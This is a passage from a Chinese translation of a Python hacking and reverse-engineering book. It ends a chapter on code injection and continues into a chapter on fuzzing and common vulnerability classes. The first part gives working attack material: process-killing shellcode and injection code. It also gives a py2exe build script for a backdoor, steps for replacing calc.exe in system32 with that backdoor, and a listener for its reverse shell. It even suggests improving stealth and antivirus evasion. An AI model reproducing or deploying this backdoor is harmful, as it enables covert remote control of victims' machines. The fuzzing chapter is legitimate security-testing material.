    "\x85\xc0\x78\x0c\x8b\x40\x0c\x8b\x70\x1c\xad\x8b\x68\x08\xeb\x09" \
    "\x8b\x80\xb0\x00\x00\x00\x8b\x68\x3c\x5f\x31\xf6\x60\x56\x89\xf8" \
    "\x83\xc0\x7b\x50\x68\xef\xce\xe0\x60\x68\x98\xfe\x8a\x0e\x57\xff" \
    "\xe7\x63\x6d\x64\x2e\x65\x78\x65\x20\x2f\x63\x20\x74\x61\x73\x6b" \
    "\x6b\x69\x6c\x6c\x20\x2f\x50\x49\x44\x20\x41\x41\x41\x41\x00"

    padding      = 4 - ( len( our_pid ))
    replace_value = our_pid + ( "\x00" * padding )
    replace_string= "\x41" * 4
    process_killer_shellcode                                          =
process_killer_shellcode.replace( replace_string, replace_value )

    # 向进程注入第二段 shellcode 用于终结遗留进程
    inject( our_pid, process_killer_shellcode )
```

大功告成！我们首先将后门进程自身的 PID 值嵌入 shellcode 中，然后向我们创建的进程（第二个被开启的 calc.exe 进程，也就是真正的计算器进程）中注入代码，计算器进程将转而杀死我们的后门程序。至此我们已有了一个相当健全的后门程序，并且具备一定的隐蔽特性。一旦位于目标主机上的用户试图运行已遭我们劫持的应用程序，我们即可获得目标系统的访问权。这种风格的后门程序被应用于一些常见的攻击场景中，假设你刚取得一个远程系统的控制权，并发现某个系统用户经常访问一些带有密码保护的软件，此时你便可选择劫持相关的二进制文件。此后的任意时刻当用户试图启动程序时，你便可获得一

个远程 shell。你可以监控键盘敲击记录，嗅探网络封包，或者其他任何你能想象到的事。到目前为止我们仍有一个问题有待解决，我们如何保证一台远程主机上已安装了 Python 环境？不幸的是我们不能！这也正是下一小节所致力于解决的问题。你将学习使用一个神奇的 Python 工具库——py2exe，它可以帮助我们将 Python 脚本转化为一个货真价实的 Windows 可执行文件。

7.2.3 使用 py2exe 编译 Python 代码

有一款便利的 Python 库 py2exe[①]可以帮助你将一个 Python 脚本编译为一个彻头彻尾的 Windows 可执行文件。遗憾的是只有在 Windows 环境下你才能有效地使用 py2exe，在你进行以下的步骤时，请务必记住这一点。首先你只须运行 py2exe 的安装程序直至完成，之后你即可通过一个项目构建脚本来使用它。为了将我们的后门脚本编译为二进制可执行文件，我们需要创建一个简单的构建脚本专门用于描述项目的构建方式。新建一个 Python 文件，将其命名为 setup.py，输入以下几行代码。

setup.py

```
# 为后门 backdoor.py 而编写的构建脚本
from distutils.core import setup
import py2exe

setup(console=['backdoor.py'],
      options = {'py2exe':{'bundle_files':1}},
      zipfile = None,
      )
```

不错，就是这么简单！让我们来分析一下被传入构建函数 setup 的各个参数。首个参数 console 为我们指定了项目所属的主脚本，参数 options 和 zipfile 可用于将 Python 所依赖的 DLL 文件或者其他独立的第三方模块捆绑入最终生成的可执行文件主体之中。这可以使得我们的后门具备良好的移植性，即便是在一个未经安装 Python 的 Windows 系统下，后门程序也应当能如常运行。此外，请确保脚本 my_debugger_defines.py，backdoor.py 与项目构建脚本 setup.py 位于同一目录下。现在切换到 Windows 命令行下，按如下方式运行我们的项目构建脚本：

```
python setup.py py2exe
```

在编译过程中你将看到不断涌现出的输出信息，在构建完成之后你将看到两个新建的

① 要获取 py2exe,请访问 http://sourceforge.net/project/showfiles.php?group_id=15583。

目录：dist 和 build。在 dist 目录下你可以看到生成的可执行文件 backdoor.exe 已在那儿恭候差遣。替这个可执行文件更名为 calc.exe 并将其转移到目标系统之中，接着将最初的那个计算器程序文件 calc.exe 从路径 c:\windows\system32 下移出并转移到根目录 c:\下，再将更名后的后门程序文件 calc.exe 放入 c:\windows\system32\便完成了偷梁换柱之举。现在我们唯一还欠缺的就是一个能够反向回连的远程 shell，下面让我们来编写一个简易的脚本专用于传送命令及相应的输出。创建一个全新的 Python 文件，将其命名为 back_shell.py 并输入以下代码。

backdoor_shell.py

```
import socket
import sys

host = "192.168.244.1"
port = 4444

server = socket.socket( socket.AF_INET, socket.SOCK_STREAM )

server.bind( ( host, port ) )
server.listen( 5 )

print "[*] Server bound to %s:%d" % ( host , port )
connected = False
while 1:

    # 接收从目标主机传来的反向连接
    if not connected:
        (client, address) = server.accept()
        connected = True

    print "[*] Accepted Shell Connection"
    buffer = ""

    while 1:
        try:
           recv_buffer = client.recv(4096)

           print "[*] Received: %s" % recv_buffer
           if not len(recv_buffer):
               break
           else:
               buffer += recv_buffer
```

```
        except:
            break

    # 向远程 shell 输入一些命令
    command = raw_input("Enter Command> ")
    client.sendall( command + "\r\n\r\n" )
    print "[*] Sent => %s" % command
```

上示的脚本建立了一个简易的 socket 服务器，它所做的仅仅是为我们接收一个外部连接并基于这个连接做一些基本的读写操作。在开启这个服务器之前，你需要根据自己所处的环境适时地修改 host 与 port 变量的取值。在 socket 服务器就绪之后，将你的后门程序 calc.exe 部署到一台远程主机上（使用你本地的 Windows 系统也同样奏效）并运行它。接着你应当会看到计算器程序的图形界面显现，而 Python Shell 服务器此时应当会提示你收到一个外部连接并从中接收到了一些数据。若要跳出当前的 recv 循环，你只须按 CTRL-C 组合键即可，程序将提示你输入一条命令。你可以尝试输入一些 Windows 原生的 Shell 命令，例如 dir，cd 和 type，充分发挥你的想象力！对于你输入的每一条命令，你都可以接收到相应的输出数据。至此我们建立了一种较为初级的方式与我们的后门程序取得通信，也许你可以发挥想象力来进一步改善现有方案，从提升隐蔽性和绕过反病毒产品入手是一个不错的切入点。你可以看到 Python 在这里几乎包揽了一切工作，我们在享受 Python 所带来的快速与简洁的同时，仍能保有代码的重用性，这一点尤为可贵！

正如你所见，DLL 注入与代码注入技术实用且不失强大，掌握这一类技术能为你从事入侵测试以及逆向工程领域相关的工作时带来便利。我们的下一个焦点将会是如何使用基于 Python 的 fuzzing 测试框架来寻找软件中的漏洞。下一步让我们学会拷问软件！

CHAPTER

8

第 8 章　Fuzzing

Fuzzing 测试作为安全领域内的热点话题已有一段时日了，这主要归功于它在漏洞挖掘领域的卓越表现，Fuzzing 测试是目前用于挖掘软件 bug 最为有效的技术手段之一。Fuzzing 的本质无非是向某个作为测试对象的应用程序发送一系列畸形的或者部分畸形的测试数据来试图引发程序内部发生错误。而在幕后设法炮制出这些数据的心怀不轨者被我们称之为 Fuzzer。在本章中我们将介绍两种最基本类型的 Fuzzer 程序，以及那些在 Fuzzing 过程中深受黑客们所垂涎的几类 bug。之后我们还将创建一个文件型的 Fuzzing 测试程序供自己使用。在后续的章节中，我们还将陆续向你介绍强大的 Fuzzing 测试框架 Sulley，以及针对 Windows 平台下驱动程序的 Fuzzing 测试方法。

如果你对 Fuzzing 技术尚感陌生，那么不妨从两种基本形式的 Fuzzer 开始入手：生成型 Fuzzer 与变异型 Fuzzer。生成型 Fuzzer 充当着一切测试用例的始作俑者，这意味着一切发往目标程序的测试数据皆出自其手。相反，变异型 Fuzzer 更倾向于拦截现有通信渠道中的数据并对其加以部分篡改。我们以一个提供 Web 服务的 daemon 程序为例，一个生成型的 Fuzzer 将凭借着自己对 HTTP 协议的认识自行构建出一组畸形的 HTTP 请求用例，用以发往 Web 服务器 daemon。而一个典型的变异型 Fuzzer 则会倾向于借助网络抓包程序一类的工具拦截现有的 HTTP 请求，并赶在这些请求被转交给该 Web 服务器之前设法使它们产生变异。

对某些特定类型的 bug 有所了解是打造一款高效多产型 Fuzzer 程序的必要前提，因为这一类 bug 往往是滋生绝佳漏洞利用机会的温床。当然本章即将为你呈现的远非一份对当下出现的所有安全漏洞类型百科全书式的讲解[①]，我们将只围绕当今软件产品中最为常见的几种漏洞做抛砖引玉之功，并向你阐明如何使你的 Fuzzer 尽最大的可能来捕获这些漏洞。

---

① 推荐一本绝佳的参考书,这本书绝对值得你在书架上为其预留位置：由 Mark Dowd, John McDonald 和 Justin Schuh 共同编写的安装著作<<The Art of Software Security Assessment: Identifying and Preventing Software Vulnerabilities>> (由 Addison-Wesley Professional 于 2006 年出版)。

8.1 几种常见的 bug 类型

在对软件产品进行审计时，黑客与逆向工程师们往往会特别留意某些特定类型 bug 的踪迹，因为这类 bug 往往为他们接管目标程序的内部执行流提供机会。而 Fuzzing 测试技术正是提供了一种自动化的途径来帮助黑客找寻各种能够满足不同用途的 bug，这里所说的不同用途包括渗透远程主机，提升本地权限或者窃取泄露的数据信息（参见 8.1.3 格式化串攻击）等。Fuzzing 测试除了被用于审计二进制程序之外，同样也适用于那些基于脚本语言实现的 Web 应用。但是本章所关注的对象将仅限于那些在目标系统中以独立进程身份运行的二进制程序，在这类程序身上所暴露出的问题往往会直接导致一次成功的远程入侵。

8.1.1 缓冲区溢出

缓冲区溢出是最为普遍的一种软件漏洞。所有那些看似无辜纯良的内存管理函数、字符串处理例程、甚至是某些编程语言所固有的内建函数都有可能成为引发缓冲区溢出的潜在元凶。

简而言之，当你试图向某一内存区域中存入超负荷量的数据时，便会发生缓冲区溢出。用一个形象的比喻来解释这个现象，你可以将数据缓冲区想象成一个容积为一加仑的水桶。如果你只是向这个桶内倒上两滴或者半加仑水，甚至是直接满上，你和水桶都还会相安无事。然而我们都清楚如果向水桶内倾倒上两加仑的水会导致什么后果，你恐怕得劳烦自己清理溅溢到地板上的那额外一加仑的水了。本质上相同的事情也会发生在软件程序中，当你试图向一块数据缓冲区（水桶）写入过量的数据（水）时，额外的写入数据将越过缓冲区的边界并覆盖那些位于边界之外的数据。如果这些被殃及的内存区域的内容最终能被恶意攻击者完全控制，那么这就意味着恶意攻击者获得了一条潜在渠道用以控制程序内部的代码执行路径，并以某种方式最终成功渗透主机。你需要了解两种最基本形式的缓冲区溢出：基于栈的溢出与基于堆的溢出。这两种形式的溢出在形成机理上存在着本质区别，然而却往往招致相同的后果——攻击者接管目标程序内部的代码执行流。

栈溢出的一个标志性特征就是会引发栈上数据遭受污染，这为攻击者接管后续的代码执行流向创造了绝佳机会。恶意攻击者可能会通过重写当前函数栈帧中的返回地址，或者改写存于栈上的函数指针，或者篡改栈上变量的取值，或者修改当前的异常处理例程执行链等各种手段来设法掌控后续的代码执行方式。由栈溢出所引发的错误内存数据访问距离溢出事件本身往往仅几步之遥，因此通常在栈溢出发生后不久，系统就会抛出一个非法内存访问异常，这使得测试人员在一轮 Fuzzing 测试过后要找出事发源头相对容易一些。

堆溢出发生在被我们称之为“堆”的进程区段之中，这个区段正是进程在运行时分配动态内存的所在之地。堆由一系列相互紧邻的“块”数据组成，在这些“块”数据结构之中，除了动态内存数据本身之外还存储着元数据，元数据扮演着联结这些“块”状结构的纽带。当发生堆溢出时，紧邻溢出现场的“块”中数据将被重写，这自然也会殃及存于“块”中的元数据。恶意攻击者通过精心构造元数据的重写内容，便可实现对任意内存位置进行写操作，这可能包括变量值、某一函数指针、安全令牌，或者其他溢出发生时存于堆中的重要数据。要在第一时间捕获堆溢出可能会是一件颇为棘手的任务，这是因为那些在溢出事故中内容受到污染的块数据并不一定立马会被用到，这些数据甚至可能得等到进程生命的后期才会被使用，从而我们才得到一个姗姗来迟的非法内存访问异常。这中间所产生的延时效应会为安全审计人员回追事发源头增添不少挑战性。

Windows 全局标志

在微软酝酿 Windows 系统的时候没有忘记要关照广大的应用程序开发人员（也许也包括 exploit 作者），为此他们特意提供了一组用于控制调试与诊断功能的系统标志变量，我们称之为全局标志（Gflag），用户一旦激活这组标志，便能以细粒度的方式跟踪，记录与调试软件的行为。你可以在 Microsoft Windows 2000，XP Profession 和 Server2003 上使用这组全局标志。

全局标志所提供的最为惹眼的功能恐怕就是堆验证器（Page Heap Verifier）了，当你为某一进程开启这项功能时，堆验证器将为你自动记录下所有的动态内存操作，包括所有的动态内存分配与释放操作。而这项功能的真正贴心之处在于它会自动地在堆数据遭受污染的瞬间产生一个调试事件，来致使当前使用的调试器中断。这显然为试图找寻堆相关 bug 的漏洞挖掘人员降低了不少技术门槛。

为了激活堆验证器，你需要编辑相应的 Gflags 标志，微软为此向正版用户提供了一款方便的工具程序 gflags.exe，你可以通过以下这个链接免费下载到这款小工具：http://www.microsoft.com/downloads/details.aspx?FamilyId=49AE8576-9BB9-4126-9761-BA8011FABF38&displaylang=en。

Immunity 的团队也专门为此创建了一个 Gflags 库并将其捆绑在 Immunity Debugger 中，用户只需通过执行与之绑定的 PyCommand 命令即可方便地编辑 Gflags 标志。若要下载相关的工具与文档，请访问：http://debugger.immunityinc.com。

从 Fuzzing 测试的视角出发，为了使我们生成的测试用例尽可能地命中潜在的溢出点，我们只须向目标进程发送大量的测试数据，以此寄希望于目标程序的代码执行路径能够触及那些缺乏合理的长度检测机制的数据拷贝例程。

下面我们将目光转移到另一类频繁出现的软件 bug 身上——整数溢出。

8.1.2　整数溢出

整数溢出是一类形成原因颇为有趣的软件 bug，这其中涉及编译器为有符号整数预留

空间的方式，以及处理器如何处理施加在这些整型数值上的算术操作。一个有符号整数可用于表示介于-2147482648 ~ 2147482647 之间的所有整数。当程序试图让一个有符号整数接纳一个超出这一范围的数值时，就会发生整数溢出。因为当某一操作数的取值超出一个 32 位有符号整数所能表示的范围时，处理器将会自动截去额外的高位数据，并保留 32 个低位中的数据作为存取结果。这在你看来也许并不是什么大不了的事，那么下面便是一个经我们精心构造的整数溢出场景，你可以从中看到一次整数溢出事件是如何导致程序分配远小于预期的内存空间，从而酝酿出一次更大的危机——缓冲区溢出：

```
MOV EAX, [ESP+0x8]
LEA EDI, [EAX+0x24]
PUSH EDI
CALL msvcrt.malloc
```

上述的第一条指令用于从栈上[ESP+0x8]取得一个参数值并将其载入 EAX 寄存器。接下来的指令将在数值 0x24 与 EAX 之间进行求和并将计算结果存入 EDI 寄存器之中。最后我们将上述的结果值传给动态内存分配例程 malloc 作为唯一的调用参数（这个参数用于指明 malloc 应该分配的内存尺寸）。目前这一切看起来似乎都无伤大雅，不是吗？现在我们假设上述的栈上参数为一个有符号整数，并且这个变量的取值已经逼近了有符号整数取值范围的上限边界（请记住上限是 2147482647），若此时我们再加上一个较小数，比如 0x24 便会导致整数溢出的情况发生，最终我们只得到一个数值很小的正数。现在让我们进一步假设上述栈上参数的取值对于我们来说是完全可控的，那么我们传入一个负值 0xFFFFFFF5，列表 8-1 向你演示了这个过程将是如何进行的。

列表 8-1：在我们的精心策划下一个有符号整数在经过一次算术操作后发生溢出

```
栈上参数 0xFFFFFFF5
算术操作 0xFFFFFFF5+0x24
算术操作结果 0x100000019 （算术结果的长度超出了 32 位，处理器将自动截取低位数据）
经过截取后的结果值 0x00000019
```

一旦上述情况发生，将最终导致 malloc 例程分配一块长度仅为 19 字节的内存区域，这可能比程序开发者原先所预计的尺寸要小得多。若这块微型缓冲区不幸被委以重任----用于接收来自用户的大段输入数据，那么缓冲区溢出将不可避免。因此为了使我们的 Fuzzer 程序尽可能地命中这些整数溢出漏洞，我们需要确保在我们的测试用例中包含大量的高值正整数与低值负整数，以提高整数溢出发生的概率，整数溢出极可能导致目标程序的行为出现异常，甚至直接引发黑客们所喜闻乐见的缓冲区溢出问题。

下面让我们来快速地了解另一种在当今软件产品中出现频繁的 bug——格式化串漏洞。

8.1.3　格式化串攻击

格式化串攻击的成因涉及对某一类字符串处理例程的不当使用，这一类字符串处理例程在错误的使用方式下可能会将来自恶意攻击者的输入数据误读为格式说明符，常见的 C 函数 printf 就是一个典型的例子，以下是这个函数的原型：

```
int printf(const char * format, …);
```

首个参数 format 被我们称之为格式化串，格式化串可以跟任意多个后续参数相结合，用于表示一个即将被格式化输出的字符串值。下面给出一个简单的例子：

```
int test = 10000;
printf("We have written %d lines of code so far.", test);

输出结果：

We have written 10000 lines of code so far.
```

其中%d 为一个格式说明符，在这里表示随后的一个参数将被视作一个整型数值，并以十进制的格式输出。若此时哪个粗心的程序员忘记为格式说明符补上足够的后续参数，便有可能发生类似以下的状况：

```
char* test = "%x";
printf(test);

输出结果：

5a88c3188
```

这看起来也许出乎你的意料，尽管格式说明符缺乏相应的说明参数，但这并没有妨碍到函数 printf 解读我们所传入的格式化串，实际上函数例程 printf 将只管假设下一个存于栈上的值即为我们想要格式化输出的变量值。在上述的这个例子中，我们看到的输出结果为 0x5a88c3188，这可能是我们原先存于栈上的一小片数据，或是某个数据指针。有一对值得我们特别留意的格式说明符分别是%s 和%n，说明符%s 将指使格式化串例程开始大量地扫取内存数据，直到第一个字符串收尾符 NULL 值出现为止。恶意攻击者往往伺机注入这一说明符，以窃取存于目标程序特定位置上的私密数据，或者用于致使目标程序读取超出访问权限之外的内存数据进而导致崩溃。格式说明符%n 的独一无二之处在于它允许你向内存中写入数据，而非用于一般的格式化输出目的。这为恶意攻击者覆写函数的返回地址或是重写某个现有函数例程的指针提供了潜在渠道，这两者均可帮助攻击者达成渗透目标主机

并执行任意代码的目的。从 Fuzzing 测试的视角出发，我们所要做的仅仅是确保在生成的测试用例中包含上述的格式说明符，以此寄希望于那些被误用的格式化串例程能够好运地撞上我们提供的格式说明符。

到目前为止我们已结识了一些常见类型的软件 bug，下一步便是构建我们自己的 Fuzzing 测试工具了。我们的首个 Fuzzer 程序将会是一个简单并普遍适用于任何文件格式的变异型文件 Fuzzer，此外我们的老朋友 PyDbg 也将再次登场，它将用于帮助我们跟踪与记录发生在目标程序中的崩溃事件。现在让我们开始吧！

8.2 文件 Fuzzer

文件格式漏洞正快速地成为客户端攻击的主流渠道，无孔不入的漏洞挖掘者们自然而然地开始热衷于找寻存于各种文件格式解析器中的 bug。我们希望自己的首个文件 Fuzzer 能够普遍适用于一切文件格式，通用性在这里被我们提于设计目标的首位以期许其能够发挥最大范围的效用，也许哪天你会将其用于测试反病毒产品或者某一款文档阅读器。我们还将为 Fuzzing 测试框架捆绑一组调试功能，以协助我们跟踪记录崩溃事件信息，这些信息对于我们事后判别是否存在可利用的安全漏洞极具参考价值。最后我们还将集成一些简单的电子邮件功能，以便于在发生崩溃事件时向你发送相关的事件信息。当你同时与数个测试目标多线作战，并为此运行着成堆的 Fuzzer 时，你便会发现这项看似微不足道的功能是如此的贴心。下面我们所要完成的第一步便是为 Fuzzing 测试器搭建一个基本的骨架，并提供一个简单的文件选择器为我们随机地抽取样本文件。现在新建一个 Python 文件，将其命名为 file_fuzzer.py，并输入以下代码。

file_fuzzer.py

```
from pydbg import *
from pydbg.defines import *

import utils
import random
import sys
import struct
import threading
import os
import shutil
import time
import getopt
```

```
class file_fuzzer:

    def __init__(self, exe_path, ext, notify):

        self.exe_path        = exe_path
        self.ext             = ext
        self.notify_crash    = notify
        self.orig_file       = None
        self.mutated_file    = None
        self.iteration       = 0
        self.exe_path        = exe_path
        self.orig_file       = None
        self.mutated_file    = None
        self.iteration       = 0
        self.crash           = None
        self.send_notify     = False
        self.pid             = None
        self.in_accessv_handler = False
        self.dbg             = None
        self.running         = False
        self.ready           = False

        # 可根据自身的情况修改这些变量的取值
        self.smtpserver  = 'mail.nostarch.com'
        self.recipients  = ['jms@bughunter.ca',]
        self.sender      = 'jms@bughunter.ca'

        self.test_cases = [ "%s%n%s%n%s%n", "\xff", "\x00", "A" ]

    def file_picker( self ):

        file_list    = os.listdir("examples/")
        list_length  = len(file_list)
        file = file_list[random.randint(0, list_length-1)]
        shutil.copy("examples\\%s" % file,"test.%s" % self.ext)

        return file
        file_list = os.listdir("examples/")
        list_length = len(file_list)
        file = file_list[random.randint(0, list_length-1)]
        shutil.copy("examples\\%s" % file,"test.%s" % self.ext)

        return file
```

上示的代码为我们的核心 Fuzzing 类 file_fuzzer 勾画了一个浅显的轮廓， 你可以在类构造函数__init__之中找到一些相关成员变量的定义，这些成员变量将为每一轮的 Fuzzing 测试记录相关信息。此外函数 file_picker 仅基于一些 Python 自带的库函数便为我们实现了一个简单的文件选择器，我们将通过它来随机地抽取样本文件以用作后续变异操作的原型样板。下面我们需要引入一些多线程机制，以确保每一轮测试能依次完成三个测试步骤：加载目标应用程序、监控程序奔溃事件，以及在文档解析工作完成之后适时地终结目标进程。为此我们首先需要开启一个主调试线程，在此线程环境之下加载目标程序，并安装一个与之配套的非法内存访问处理例程。接着我们开启第二个线程用以监控之前的调试器线程，并在一段合理的时间之后负责终结它。最后我们还将加入邮件通知例程。现在让我们为上述提及的每一个特性创建相应的类成员函数。

file_fuzzer.py

```
    def fuzz( self ):

        while 1:

❶           if not self.running:

                #首先选取一个样本文件供后续的变异操作使用
                self.test_file = self.file_picker()
❷               self.mutate_file()

❸               #开启主调试线程
                pydbg_thread = threading.Thread(target=self.start_debugger)
                pydbg_thread.setDaemon(0)
                pydbg_thread.start()

                while self.pid == None:
                    time.sleep(1)

                # 开启监控线程
❹               monitor_thread = threading.Thread(target=self.monitor_debugger)
                monitor_thread.setDaemon(0)
                monitor_thread.start()

                self.iteration += 1

# 目标程序将运行在主
# 调试线程下
    def start_debugger(self):

        print "[*] Starting debugger for iteration: %d" % self.iteration
```

```
            self.running = True
            self.dbg = pydbg()

              self.dbg.set_callback(EXCEPTION_ACCESS_VIOLATION,self.check_
accessv)
              pid = self.dbg.load(self.exe_path,"test.%s" % self.ext)

            self.pid = self.dbg.pid
            self.dbg.run()

    # 我们的非法访问处理例程将捕获程序崩溃事件
    # 并记录下相关的信息
    def check_accessv(self,dbg):

            if dbg.dbg.u.Exception.dwFirstChance:

                return DBG_CONTINUE

            print "[*] Woot! Handling an access violation!"
            self.in_accessv_handler = True
            crash_bin = utils.crash_binning.crash_binning()
            crash_bin.record_crash(dbg)
            self.crash = crash_bin.crash_synopsis()

            # 记录下相关的崩溃信息
            crash_fd = open("crashes\\crash-%d" % self.iteration,"w")
            crash_fd.write(self.crash)

            # 保存当前的文件测试用例
              shutil.copy("test.%s" % self.ext,"crashes\\%d.%s" %
              (self.iteration, self.ext))
              shutil.copy("examples\\%s" % self.test_file,"crashes\\%d_orig.%s" %
              (self.iteration,self.ext))

            self.dbg.terminate_process()
            self.in_accessv_handler = False
            self.running = False

            if self.notify_crash:
                notify()

            return DBG_EXCEPTION_NOT_HANDLED
        # 这是我们的监控函数，它负责在目标程序运行数秒之后
```

```
        # 关闭进程
        def monitor_debugger(self):

            counter = 0
            print "[*] Monitor thread for pid: %d waiting." % self.pid,
            while counter < 3:
                time.sleep(1)
                print counter,
                counter += 1

            if self.in_accessv_handler != True:
                time.sleep(1)
                self.dbg.terminate_process()
                self.pid = None
                self.running = False
            else:
                print "[*] The access violation handler is doing its business. Going
                    to sleep"

                while self.running:
                    time.sleep(1)

        # 邮件例程负责发送与程序崩溃相关的信息
        def notify(self):

            crash_message = "From:%s\r\n\r\nTo:\r\n\r\nIteration:
             %d\n\nOutput:\n\n %s" %
             (self.sender, self.iteration, self.crash)

            session = smtplib.SMTP(smtpserver)
            session.sendmail(sender, recipients, crash_message)
            session.quit()

            return
```

函数 fuzz 承载着每一轮 Fuzzing 的主要控制逻辑，让我们快速地浏览一下这个函数的执行流程。首先第一步❶便是检测是否已有一轮 Fuzzing 测试正在进行中，我们需要确保在新一轮的 Fuzzing 测试开始之前，上一轮的 Fuzzing 已经完结。另外需要注意的是在非法访问处理例程忙于生成崩溃报告之时，全局标志 self.running 仍然被设为真值。一旦我们判定可以开始新一轮的 Fuzzing 测试，我们即可借助文件选择器随机抽取一个样本文件，并将其传递给文件变异器 mutate_file❷，稍后我们便会给出这个函数的实现。

在文件变异器 mutate_file 返回之后，我们即可开启一个调试线程❸，调试线程负责加

载承担着文档解析工作的目标应用程序，并以命令行参数的形式传入经变异所得到的文件用例。紧接着我们进入一个简短的循环结构之中等待主调试线程取得目标进程的 PID 值。此后我们将开启另一个监控线程❹，监控线程负责确保在一段合理的时间过程之后终结目标进程。在我们开启监控线程之后，我们将递增当前的 Fuzzing 测试轮数，并重新进入主循环体等待下一轮测试的开始。现在我们补上之前提到的文件变异函数。

file_fuzzer.py

```
...
    def mutate_file( self ):

        # 将样板文件内容读入缓冲器
        fd = open("test.%s" % self.ext, "rb")
        stream = fd.read()
        fd.close()

        # Fuzzing 测试就犹如搅拌肉泥和土豆，非常简单！
        #从用例列表中随机选取一个用例，作为我们
        #的一个变异因子
❶   test_case = self.test_cases[random.randint(0,len(self.test_cases)-1)]

❷       stream_length = len(stream)
        rand_offset   = random.randint(0,  stream_length - 1 )
        rand_len      = random.randint(1, 1000)

        # 反复拼接这个测试用例
        test_case = test_case * rand_len

        # 将样板文件缓冲与我们自己构造的 Fuzz 数据
        # 拼接为一整块
❸       fuzz_file = stream[0:rand_offset]
        fuzz_file += str(test_case)
        fuzz_file += stream[rand_offset:]

        # 存回文件中
        fd = open("test.%s" % self.ext, "wb")
        fd.write( fuzz_file )
        fd.close()

        return
```

你恐怕很难找到一个能比这还要初级的变异函数了，首先我们从测试用例列表中随机地选取一个用例❶，接着同样以随机的方式选定文件偏移地址以及所要生成数据的长度❷。

基于这两个随机变量，我们将样本文件的缓冲一截为二，并拼接上之前生成的 Fuzzing 数据，从而获得一个样本文件的变异体❸。最后我们将取得的变异结果回写入外部文件之中，调试线程随即会将其用于测试目标应用程序。最后我们还需要在入口点位置稍加润色来使得 Fuzzer 能够正确地解析命令行参数，现在离最后释放这个坏家伙已为时不远了。

file_fuzzer.py

```
...
def print_usage():

    print "[*]"
    print "[*] file_fuzzer.py -e <Executable Path> -x <File Extension>"
    print "[*]"

    sys.exit(0)

if __name__ == "__main__":

    print "[*] Generic File Fuzzer."

    # 以命令行参数形式取得文档解析程序所
    # 在的路径以及测试文件所用的扩展名。
    try:
        opts, argo = getopt.getopt(sys.argv[1:],"e:x:n")
    except getopt.GetoptError:
        print_usage()

    exe_path = None
    ext      = None
    notify   = False

    for o,a in opts:
        if o == "-e":
            exe_path = a
        elif o == "-x":
            ext = a
        elif o == "-n":
            notify = True

    if exe_path is not None and ext is not None:
        fuzzer = file_fuzzer( exe_path, ext, notify)
        fuzzer.fuzz()
    else:
```

```
        print_usage()
```

现在我们的 file_fuzzer.py 脚本已经能够识别几个基本的命令行选项。选项-e 负责指定目标程序所在的路径。选项-x 则用于指明相关测试文件的扩展名称，若以 Windows 记事本程序为例，我们应当指定.txt 作为这个选项的参数。选项-n 用于告知 Fuzzer 我们是否希望开启邮件通知功能，下面就该是我们试试手的时候了。

检测一个文件 Fuzzer 是否有效的最好方式在我看来莫过于在测试过程中实地观测用例文件的变异结果，使用 Windows 记事本作为我们的测试对象是一个不错的主意，这样你可以直截了当地看到文本在每一轮 Fuzzing 过程中的变化，这要比使用 hex 编辑器或者二进制比对工具直观得多。在你开始前，在脚本 file_fuzzer.py 的执行路径下创建一个 examples 目录和一个 crashes 目录，并在 examples 目录下放置几个简易的样本文件。最后使用如下的命令开启我们的 Fuzzer 程序。

```
python file_fuzzer.py -e c:\\WINDOWS\\system32\notepad.exe -x .txt
```

你应当会看到记事本程序不断地被开启，同时你也应当可以察觉到测试文件的文本内容正在不断地产生变异。你可以凭借这些直观的反馈来调校你的变异策略直到让你满意的效果出现为止，此后你便可以凭此利器来应付其他任何应用程序。下面我们将对一些未来的改进方向加以讨论，来为本章画上句号。

8.3　后续改进策略

尽管我们手头已有了一个可用的 Fuzzer 程序，若你有足够的闲情逸致等上一段时间，也许它能帮助你收获一些 bug。当然耐心与等待也许从来不是你所拥有的美德之一，那么我们推荐你可以主动对其做出某些方面的改进，将以下的几个议题作为你的课后修炼内容。

8.3.1　代码覆盖率

代码覆盖率作为测试领域中的一种常见度量手段，衡量着目标程序的代码执行路径在测试过程中所覆盖的范围。Fuzzing 专家 Charlie Miller 根据自己的长期经验得出一个结论：你所能发现的 bug 数目总是能随着代码覆盖率的上升而增加的[①]。这几乎是一条不可辩驳的

① Charlie 在 2008 年的 CanSecWest 安全大会上的演讲向我们展示了代码覆盖率对于漏洞挖掘的重要性。详细内容可参见 http://cansecwest.com/csw08/csw08-miller.pdf。这篇论文同时也被收录于由 Charlie 参与合著的另一本书中，详细内容可参见 Ari Takaren, Jared Dematt 和 Charlie Miller. Fuzzing for Software Security Testing and Ouality Assurance(Artech House 出版社,2008)。

金科玉律。实际上只需借助之前提及的任意一款调试工具，你便可实现一种简易的代码覆盖率检测方式，你所需做的只是对目标程序中的所有函数设下断点，并记录下每一个测试用例所触发的函数调用个数，这些统计结果可以帮助你对自己手头所使用的 Fuzzer 程序的效用做出直观的评价。精确的代码覆盖率检测手段会涉及一些更为复杂的技术，有兴趣的读者可以去做一些更深入的调查，来进一步精进 Fuzzer 程序的效用。

8.3.2 自动化静态分析

自动化静态分析技术可以帮助我们找出二进制文件中最有可能潜藏漏洞的"热区"，这对于漏洞挖掘者而言有着极大的启发意义。一些举手之劳便可实现的静态分析手段，比如搜索出那些易于被误用的函数（比如 strcpy）的所有调用位置，并对这些位置做后续的监控，这往往可以带来不少的正面效应。一些更为高级的静态分析手段甚至能够找出经常被我们所忽略的内联内存拷贝函数、错误处理例程以及其他众多信息。需要记住的一点是当你的 Fuzzer 程序对测试对象了解得越多，那么你发现 bug 的概率也会更大。

一旦你构建完一个 Fuzzer，你会发现自己总是会不可避免地在各方面对其加以改进以适应各种日后之需。因此在你开始为自己构建 Fuzzer 的最初那一刻，请务必使你的代码具备良好的扩展性。日后当你发现自己需要频繁地请出这位老兄来应付那些棘手的新问题时，你会感激自己最初的那一丁点超前设计为你省去了大动干戈的麻烦。对自建 Fuzzing 测试框架的讨论就此将告一段落，下面我们将目光转移到 Sulley（一款由来自 TippingPoint 的 Pedram Amini 和 Anron Portroy 共同开发的纯 Python Fuzzing 框架）的使用上来，之后我们还将深入介绍一款由我本人编写的 Fuzzer 程序 ioctlizer，它将被用于演示如何挖掘潜藏在众多 Windows 驱动程序的 bug。

CHAPTER

9

第 9 章　Sulley

